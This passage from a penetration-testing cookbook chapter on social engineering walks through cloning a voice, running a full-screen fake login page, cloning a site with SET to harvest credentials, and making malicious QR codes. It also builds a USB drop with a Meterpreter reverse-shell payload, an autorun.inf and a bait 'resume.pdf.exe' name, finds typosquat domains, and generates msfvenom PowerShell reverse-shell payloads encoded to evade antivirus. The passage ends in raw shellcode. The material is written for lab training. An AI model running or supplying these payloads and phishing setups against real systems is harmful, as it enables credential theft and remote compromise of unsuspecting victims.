


Figure 8.26 – Preview voice clone



Note

For this example, we are not going to be signing up for an account. This was to show you how technology exists that can clone your voice (or others'). This is just one tool; there are many tools out there that will let you perform similar functions.

- Let's assume we have cloned a voice from a consenting individual for testing purposes. From the left-hand side menu, select **Text-to-Speech**:




Figure 8.27 – Text-to-Speech

8. Select the voice based on your preference for the example. Enter what you would like the system to generate for a talk track.

In this example, I will select Robert and enter the text as follows:




Figure 8.28 – Voice email



Tip

Note that I had to spell out the email address, or it would not work properly. This is an area to work with to ensure it sounds conversational and not like a computer.

9. Play the voice and check whether you want to alter the voice settings so it sounds more natural. One area I had to change was the pace; you may need to alter that to make it sound more realistic.




Figure 8.29 – Voice settings

10. You may now close the browser.

How it works...

Suppose an attacker clones a voice from an audio recording of a target. This could be from a talk, an interview, an analyst call, or another format. They can then create a script to instruct a subordinate to do a task. Combine this with a sense of urgency and immediacy, and someone may miss the subtle clues of an AI-generated voice.

See also...

Here is an interesting article on AI voice cloning attacks: <https://cloud.google.com/blog/topics/threat-intelligence/ai-powered-voice-spoofing-vishing-attacks>.

Building a full-screen attack

In this recipe, you will employ a full-screen attack, where a bogus interface, mimicking a login window or system prompt, occupies the entire display. By using this methodology, you can trick a user into providing credentials or other necessary information.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Web browser

How to do it...

1. Open a terminal window.
2. Ensure that the following required packages are installed:

```
sudo apt update
sudo apt install python3 python3-pip python3-flask
```

3. Now, create your full-screen page. A full-screen attack will take up the entire screen and expand the window – this adds a sense of urgency and priority to the page:

```
cd ~
sudo nano fullscreen.py
```

4. The complete code for `fullscreen.py` can be found at <https://github.com/PacktPublishing/Kali-Linux-Cookbook/blob/main/fullscreen.py>. The following is a snippet from the code:

```
#!/usr/bin/env python3

from flask import Flask, request, render_template_string
import os

app = Flask(__name__)
app.secret_key = os.urandom(16)

HTML_PAGE = """
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Full Screen Attack Demo</title>
</head>
<body>
  <div>Full Screen Attack Demo</div>
</body>
</html>
"""
```

**Note**

This code was generated through ChatGPT.

5. Press *Ctrl* + *X* followed by *Y* to exit and save the file.
6. Change the permissions of the file to be permissive using the following:

```
chmod 777 fullscreen.py
```


7. Start the page you created using the following:

```
./fullscreen.py
```

8. Open your web browser and navigate to the address listed in the output on the screen. You will be presented with an intro page in your web browser:

Full Screen Attack Demonstration

This page will attempt to go full screen to mimic a system interface.



Enter Full Screen

Figure 8.30 – Enter Full Screen

9. When ready, click on **Enter Full Screen**.

You will notice that your web browser goes into full-screen mode, and you are presented with a request for a username and password.

Enter some sample information and click **Sign in**.

10. You can press *Esc* and close the web browser.
11. Going back to the Terminal window, you can exit the bot by pressing *Ctrl* + *C*.

12. Listing your current directory, you will see a new file called `fullscreen_creds.txt`. Type the following to examine it and see results as shown in *Figure 8.31*:

```
less fullscreen_creds.txt
```

```
Username: jdoe, Password: mysecretpassword  
fullscreen_creds.txt (END)
```

Figure 8.31 – The fullscreen_creds file

13. To exit, enter `q`.
14. You may now close your terminal.

How it works...

In this case, we used a page that opens a full-screen login page on a web browser. With a bit of work, this could be modified to easily resemble an official login page. It will capture the credentials in a file. This could be very advantageous in phishing, where an attacker can have people click on a link and enter their credentials.

See also...

More information on full-screen attacks can be obtained at <https://textslashplain.com/2023/09/12/attack-techniques-fullscreen-abuse/>.

Building a site cloning attack

In this recipe, you will review site cloning, a tactic through which attackers create near-identical replicas of trusted websites to harvest personal or financial information. These attacks can prove highly effective when used with DHCP and DNS spoofing attacks.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Web browser

How to do it...

1. Open a Terminal window.
2. Start the SET:

```
sudo setoolkit
```

3. In the main menu in the SET, select **1) Social-Engineering Attacks**.
4. Select **2) Website Attack Vectors**.
5. Select **3) Credential Harvester Attack Method**.
6. Select **2) Site Cloner**:

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Figure 8.32 – Site Cloner

7. Enter the IP address of your Kali machine that is reachable by the victim's VM:

```
[~] Credential harvester will allow you to utilize the clone capabilities within SET
[~] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.39]:
```

Figure 8.33 – Entering the IP address

8. You will be asked to enter a website for cloning – choose a site based on the attack strategy you have planned.

Tip



If you have problems or cannot find an appropriate website, I have created a test site. However, since I host this site, please be gentle with it. Use the URL https://www.darkderby.com/kali_cookbook3.html – I would suggest looking at it first so you know what to expect.

9. The website clone will automatically start.
10. Open your web browser and navigate to the IP address you entered in *Step 7*: `http://<ip address>`.

You will see the following screen:

A screenshot of a web form titled "SAMPLE FORM" and "SAMPLE FOR CREDENTIAL HARVESTING". The form is set against a dark red, textured background. It includes a legend indicating that red asterisks denote required fields. The form fields are: "Name" (split into "First" and "Last" boxes), "Email" (a single box), and a "SUBMIT" button at the bottom left. A small portion of a person's arm in a white shirt is visible in the top left corner of the image.

Figure 8.34 – Sample form

11. Enter some information into the form and click **SUBMIT**. This example uses Jane for the first name, Doe for the last name, and jdoe@example.com for the email address.

**Note**

You will notice that there is no indication of your entries or any changes on the site.

12. Go back to your terminal window and review the output; you will notice that you have captured the data entered on the cloned site:

```
[*] WE GOT A HIT! Printing the output:
PARAM: ——geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u329232934276312943[first]"

Jane
——geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u329232934276312943[last]"

Doe
——geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="_u675699147451696475"

jdoe@example.com
——geckoformboundaryb1ebd9d63ba6d16c854a6e136ed217
Content-Disposition: form-data; name="wsite_subject"
```

Figure 8.35 – Data captured

13. You may now exit the tool by pressing *Ctrl* + *C*.
14. Please note that a report was generated with the information for analysis later:

```
^C[*] File in XML format exported to /root/.set/reports/2025-11-04 13:54:53.798414.xml
Press <return> to continue
```

Figure 8.36 – Report path

15. Press *Return* to exit.
16. To exit SET, enter 99 and press *Enter* repeatedly until you return to the shell.
17. You may close your web browser and the terminal window.

How it works...

The SET cloned a website or a page of a website that contained a form-type field. It replaced the logic of the form to capture the information entered by anyone accessing the page and provided both an immediate indication of captured information as well as a detailed report that can be accessed at a later time for unattended use.

See also...

You can review the SET documentation at https://github.com/trustedsec/social-engineer-toolkit/raw/master/readme/User_Manual.pdf.

Generating QR codes

In this recipe, you will explore how QR codes can be used to easily manipulate unsuspecting users to visit harmful sites or download harmful files. The use of QR codes is a common tactic that can be used with a variety of formats, including flyers, faxes, emails, and stickers, to cover over legitimate QR codes.

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Phone or device to scan a QR code with

How to do it...


1. Open a terminal window.
2. Start the SET:

```
sudo setoolkit
```

3. In the main menu of the SET, select **1) Social-Engineering Attacks**.
4. Select **8) QRCode Generator Attack Vector**.
5. Enter the URL that you would like to use. When the QR code is scanned, it will send the user to this site.

In this case, I am using the same sample site I used for the previous recipe. This is already set to log all entries: https://www.darkderby.com/kali_cookbook3.html.

6. Record the location of the QR code file that is generated, as shown in the output:



```
set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://www.darkderby.com/kali_cookbook3.html
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

Press <return> to continue
```

Figure 8.37 – URL to QR code

7. To exit SET, enter 99 and press *Enter* repeatedly until you return to the shell
 8. Move the file to someplace a bit easier to access. In our example, we will move it to the user's Downloads directory:
- ```
sudo mv /root/.set/reports/qrcode_attack.png ~/Downloads/.
```
9. Open the file location on your computer by browsing to it and double-clicking it. It will display the QR code you generated.
  10. Click on your QR code; the preceding one will bring you to my sample site.
  11. You may now close the terminal window.

## How it works...

This process simply creates a QR code from a URL. This can be used alongside many of the techniques that we have already explored, and some that we will explore later. For instance, using this with site cloning is a great way to steal information and credentials.

## See also...

For an interesting discussion on the QR code attack vector, visit [https://blog.talosintelligence.com/malicious\\_qr\\_codes/](https://blog.talosintelligence.com/malicious_qr_codes/).



## Creating infectious media

In this recipe, we will create a malicious payload and place it on a USB drive. If the USB drive is then inserted into a computer, it will compromise their system. By relying on human nature, something as simple as dropping a USB drive near someone's car can lead to a compromise of their system, helping you gain access to their environment.

### Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Metasploitable Windows machine operational
- USB stick (optional)

### How to do it...

1. Open a terminal window.
2. Start the SET:

```
sudo setoolkit
```

3. From the main menu of the SET, select **1) Social-Engineering Attacks**.
4. Select **3) Infectious Media Generator**.
5. Select **2) Standard Metasploit Executable**.
6. Select **2) Windows Reverse\_TCP Meterpreter**.
7. Enter the host's IP address (this is the IP address of the Kali PC on the same network as the Windows Metasploitable PC):

```
192.168.92.5
```

8. Enter a port for the listener:

```
9443
```



#### Note

The location of the payload file is `/root/.set/payload.exe`.

```

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.92.3
set:payloads> Enter the PORT for the reverse listener: 9443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:

```

Figure 8.38 – Listener starting

9. Create the listener now by entering yes.
10. Open a new terminal window and copy that file to the media of your choice and change its name as appropriate. For this example, we will just directly move it to the Windows machine:

```
sudo mv /root/.set/payload.exe ~/payload.exe
```

11. Now, you can move this file to your Metasploitable PC – use whatever method is easiest for you.
12. Navigate to the file and double-click on it to execute.
13. Review that a connection was created back to the Kali machine, giving you access and control.
14. You may now exit the connector and close the SET.
15. There are many ways to increase the effectiveness of this attack method. One way is to use an autorun.inf file to try launching the exploit immediately. Insert your USB drive. You may need to make changes in VirtualBox by assigning the USB drive to the VM.
16. In a terminal window on Kali, enter the following. This will move the payload to the USB drive and will try and set it to autorun. We will also give the payload an enticing name that might work as bait to get a user to click on it:

```

sudo chown kali payload.exe
sudo chgrp kali payload.exe
cp ~/payload.exe <USB DRIVE ROOT>/payload.exe
cp ~/payload.exe <USB DRIVE ROOT>/resume.pdf.exe
chmod 711 <USB DRIVE ROOT>/payload.exe
cat > ~/autorun.inf <<EOF
[autorun]
open=payload.exe
EOF
chmod 777 ~/autorun.inf
mv ~/autorun.inf <USB DRIVE ROOT>/autorun.inf

```

**Tip**

For computers that have autorun enabled, they look for the `autorun.inf` file on the root of the removable media and will open the files based on its contents. In this case, the payload executable file will be run automatically.

17. You may now close the terminal window.

## How it works...

It is still incredibly effective to drop USB drives in strategic locations. They will often gain the interest of unsuspecting targets. In this case, we created a payload that, when launched, will connect back to our host machine. We further showed how to place the file on a USB drive and how to use the `autorun.inf` file to attempt to automatically launch the file when inserted into a victim's PC.

## See also...

An interesting article on the effectiveness of this method is located at <https://www.wired.com/2011/06/the-dropped-drive-hack/>.

## Obfuscating and manipulating URLs

In this recipe, we expose the techniques behind URL obfuscation and manipulation, where attackers disguise malicious links to appear genuine or exploit lookalike characters to deceive users. These tactics are often used with some of the other attacks we have discussed or will be discussing to prevent people from recognizing an illegitimate site.

## Getting ready

You need the Kali Linux VM up and operational to complete this recipe.

## How to do it...

1. Open a terminal window.
2. Run the following command:

```
ulimit -n 10000
urlcrazy example.com
```

At the time of the writing of this book, there was an error in one of the files. If you receive the error message in *Figure 8.39*, then please follow *Steps 3–7*; otherwise, move to *Step 8*:

```
(kali㉿kali)-[~]
└─$ urlcrazy example.com

URLCrazy Domain Report
Domain : example.com
Keyboard : qwerty
At : 2025-11-04 14:03:22 +0530
/usr/share/urlcrazy/country.rb:18:in `startup': undefined method `exists?' for class File (NoMethodError)

if File.exists?(country_db)
 ^^^^^^^
Did you mean? exist?
 from ./urlcrazy:841:in `<main>'
```

Figure 8.39 – The urlcrazy error

3. To correct the error, use the following:

```
sudo nano /usr/share/urlcrazy/country.rb
```

4. The file will be opened – scan for two entries labeled `File.exists?`:

```
def Countrylookup.startup
 # ok, set up @rfile. open once.
 folder=File.expand_path(File.dirname(__FILE__))
 country_db = folder + "/country-ips.dat"

 if File.exists?(country_db)
 @rfile=File.open(country_db,"rb")
 else
 if File.exists?(folder + "/IpToCountry.csv")
 # pack that file & do it once
 end
 end
end
```

Figure 8.40 – The country\_rb error

- 5. Change the entries to `File.exist?`:

```
def Countrylookup.startup
 # ok, set up @rfile. open once.
 folder=File.expand_path(File.dirname(__FILE__))
 country_db = folder + "/country-ips.dat"

 if File.exist?(country_db)
 @rfile=File.open(country_db,"rb")
 else
 if File.exist?(folder + "/IpToCountry.csv")
 # pack that file & do it once
 last_start=nil
 last_end=nil
 last_country=nil
 File.open(folder + "/country-ips.dat","wb") do |wfile|
```

Figure 8.41 – country.rb with corrections

- 6. Press `Ctrl + X` followed by `Y` to exit and save the file.
- 7. Let’s try the command again:

```
urlcrazy example.com
```

- 8. After a few minutes, you will receive some output to scroll through. The output contains sample domain names and whether the domain is available:

| Type               | Type | Domain        | IP              | Country                       | NameServer                | MailServer                        |
|--------------------|------|---------------|-----------------|-------------------------------|---------------------------|-----------------------------------|
| Original           |      | example.com   | 23.215.0.136    | UNITED STATES (US)            | b.ianna-servers.net.      | .                                 |
| Character Omission |      | example.com   | 76.223.54.146   | UNITED STATES (US)            | ns2.namefind.com.         |                                   |
| Character Omission |      | examle.com    | 192.157.56.141  | CANADA (CA)                   | ns1.milesmx.com.          |                                   |
| Character Omission |      | example.com   | 172.104.149.86  | UNITED STATES (US)            | meilan.ns.giantpanda.com. | mail.mailerhost.net.              |
| Character Omission |      | exampl.com    | 199.191.50.184  | VIRGIN ISLANDS (BRITISH) (VG) | ns111484.ztomy.com.       | ~.                                |
| Character Omission |      | example.co    | 103.224.212.207 | AUSTRALIA (AU)                | ns1.abovedomains.com.     | park-mx.above.com.                |
| Character Omission |      | example.com   | 185.53.178.99   | GERMANY (DE)                  | ns1.parkingcrew.net.      |                                   |
| Character Omission |      | example.com   | 67.210.233.131  | UNITED STATES (US)            | ns19.globalcon.net.       | localhost.exmple.com.             |
| Character Repeat   |      | exexample.com | 96.38.240.54    | UNITED STATES (US)            | ns1.onlineearth.com.      | mail.onlineearth.com.             |
| Character Repeat   |      | example.com   | 54.243.117.197  | UNITED STATES (US)            | ns1.dyna-us.net.          | mx01.spamx.net.                   |
| Character Repeat   |      | example.com   | 104.166.87.80   | UNITED STATES (US)            | ns1.namebrightdns.com.    |                                   |
| Character Repeat   |      | example.com   | 172.67.134.87   | UNITED STATES (US)            | b.share-dns.net.          |                                   |
| Character Repeat   |      | example.com   | 15.197.148.33   | UNITED STATES (US)            | eric.ns.cloudflare.com.   |                                   |
| Character Repeat   |      | example.com   | 104.21.10.82    | UNITED STATES (US)            | ns20.domaincontrol.com.   |                                   |
| Character Swap     |      | example.com   | 157.7.226.66    | JAPAN (JP)                    | cesar.ns.cloudflare.com.  | _dc-mx.362032b7a870.exxample.com. |
| Character Swap     |      | example.com   | 13.223.25.84    | UNITED STATES (US)            | dns2.example.com.         | mail2.example.com.                |
| Character Swap     |      | example.com   | 192.64.151.235  | UNITED STATES (US)            | ns2.namebrightdns.com.    |                                   |
| Character Swap     |      | exampl.com    | 103.224.182.243 | AUSTRALIA (AU)                | ns1.anydns.com.           | mail.computer.com.                |
| Character Swap     |      | example.com   | 104.18.74.230   | UNITED STATES (US)            | ns1.abovedomains.com.     | park-mx.above.com.                |
| Character Swap     |      | example.com   |                 |                               | ara.ns.cloudflare.com.    | isaac.mx.cloudflare.net.          |

Figure 8.42 – The urlcrazy output

- 9. There is a tremendous amount of information provided. Let’s make some other modifications to trim it down:

```
urlcrazy -o ~/example_com.txt example.com
```

- 10. You can review the output with the following:

```
less ~/example_com.txt
```

11. Let's create a CSV file so we can potentially automate it in the future:

```
urlcrazy -f csv -o ~/example_com.csv example.com
```

12. You can review the CSV output with the following:

```
less ~/example_com.csv
```

Run a few examples with some domains of your choice. What you will often find is that large companies tend to register some of these domains to lessen their exposure to this type of attack.

## How it works...

urlcrazy runs through a series of manipulations and checks those against DNS to see whether they are alive and responsive. This provides you with options to register these domains and use them in your social engineering attacks.

## See also...

More information on urlcrazy is available on its GitHub page at <https://github.com/urbanadventurer/urlcrazy>.

## Using PowerShell as an attack vector

In this recipe, we look at PowerShell. PowerShell is a very powerful tool and can be exploited for malicious purposes, such as initial exploitation, privilege escalation, and lateral movement across a network. We will use PowerShell as our exploit vector to gain remote access to the Windows VM.

## Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Metasploitable Windows machine operational

## How to do it...

1. Open a terminal window and create your first PowerShell script using `msfvenom`. The following command will create a simple PowerShell script that can be run on a Windows machine:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
 LHOST=<KALI IP> LPORT=9443 -f psh -o ~/payload.ps1
```



### Note

The KALI IP value is the IP address closest to the Windows machine.

2. Next, create an executable file that invokes the PowerShell script:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
 LHOST=<KALI IP> LPORT=9443 -f exe \
 -o ~/payload.exe Powershell=1
```

3. To try and avoid our script from being picked up by antivirus software, we will encode the payload multiple times in an attempt to obfuscate its true actions. However, most antivirus systems will typically block any unsigned executable file:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
 LHOST=<KALI IP> LPORT=9443 -e x64/xor_dynamic \
 -i 7 -f psh -o ~/obfuscated.ps1
```

The result will look something like this:

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3 LPORT=9443 -e x64/xor_dy
namic -i 7 -f psh -o ~/obfuscated.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic succeeded with size 610 (iteration=1)
x64/xor_dynamic succeeded with size 661 (iteration=2)
x64/xor_dynamic succeeded with size 712 (iteration=3)
x64/xor_dynamic succeeded with size 763 (iteration=4)
x64/xor_dynamic succeeded with size 814 (iteration=5)
x64/xor_dynamic succeeded with size 865 (iteration=6)
x64/xor_dynamic chosen with final size 865
Payload size: 865 bytes
Final size of psh file: 5029 bytes
Saved as: /home/kali/obfuscated.ps1
```

Figure 8.43 – PowerShell obfuscation

4. Lastly, let's try and create a script for copy and paste attacks (as shown in *Figure 8.44*):

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=<KALI IP> LPORT=9443 -f psb
```

```
[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[~] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psb file: 3249 bytes
$DbAdscnCTn = @
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType,
uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lp
StartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@

$KHOEmeYHx = Add-Type -memberDefinition $DbAdscnCTn -Name "Win32" -namespace Win32Functions -pa
ss thru

[Byte[]] $WGolyBoJKwfxoOk = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x41,0x51,0x41,0x50,
0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,
0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0
x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c
0x41,0x51,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x8b,0x80,0x88,0
x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x50,0x49,
0x1,0xd0,0x3,0x56,0x48,0xff,0xc9,0xd,0x31,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0x
c0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0
xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1
c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0
x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0
xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x8
9,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x24,0xe3,0xc0,0xa8,0x5
c,0x3,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,
0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x41,0x5e,0x50,0
x50,0x4b,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0
x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x
89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0x49,0xff,0xce,0x75,0xe5,0xe
8,0x93,0x0,0x0,0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x
89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e
0x89,0xf6,0x6a,0x40,0x41,0x59,0x68,0x0,0x10,0x0,0x0,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x
41,0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0xd,0x31,0xc9,0x49,0x89,0xf
0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28
0x58,0x41,0x57,0x59,0x68,0x0,0x40,0x0,0x0,0x41,0x58,0x6a,0x0,0x5a,0x41,0xba,0xb,0x2f,0xf,0x3b,
0xff,0xd5,0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe0,0x3c,0xff,0xff,
0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0,0x59,0x
49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

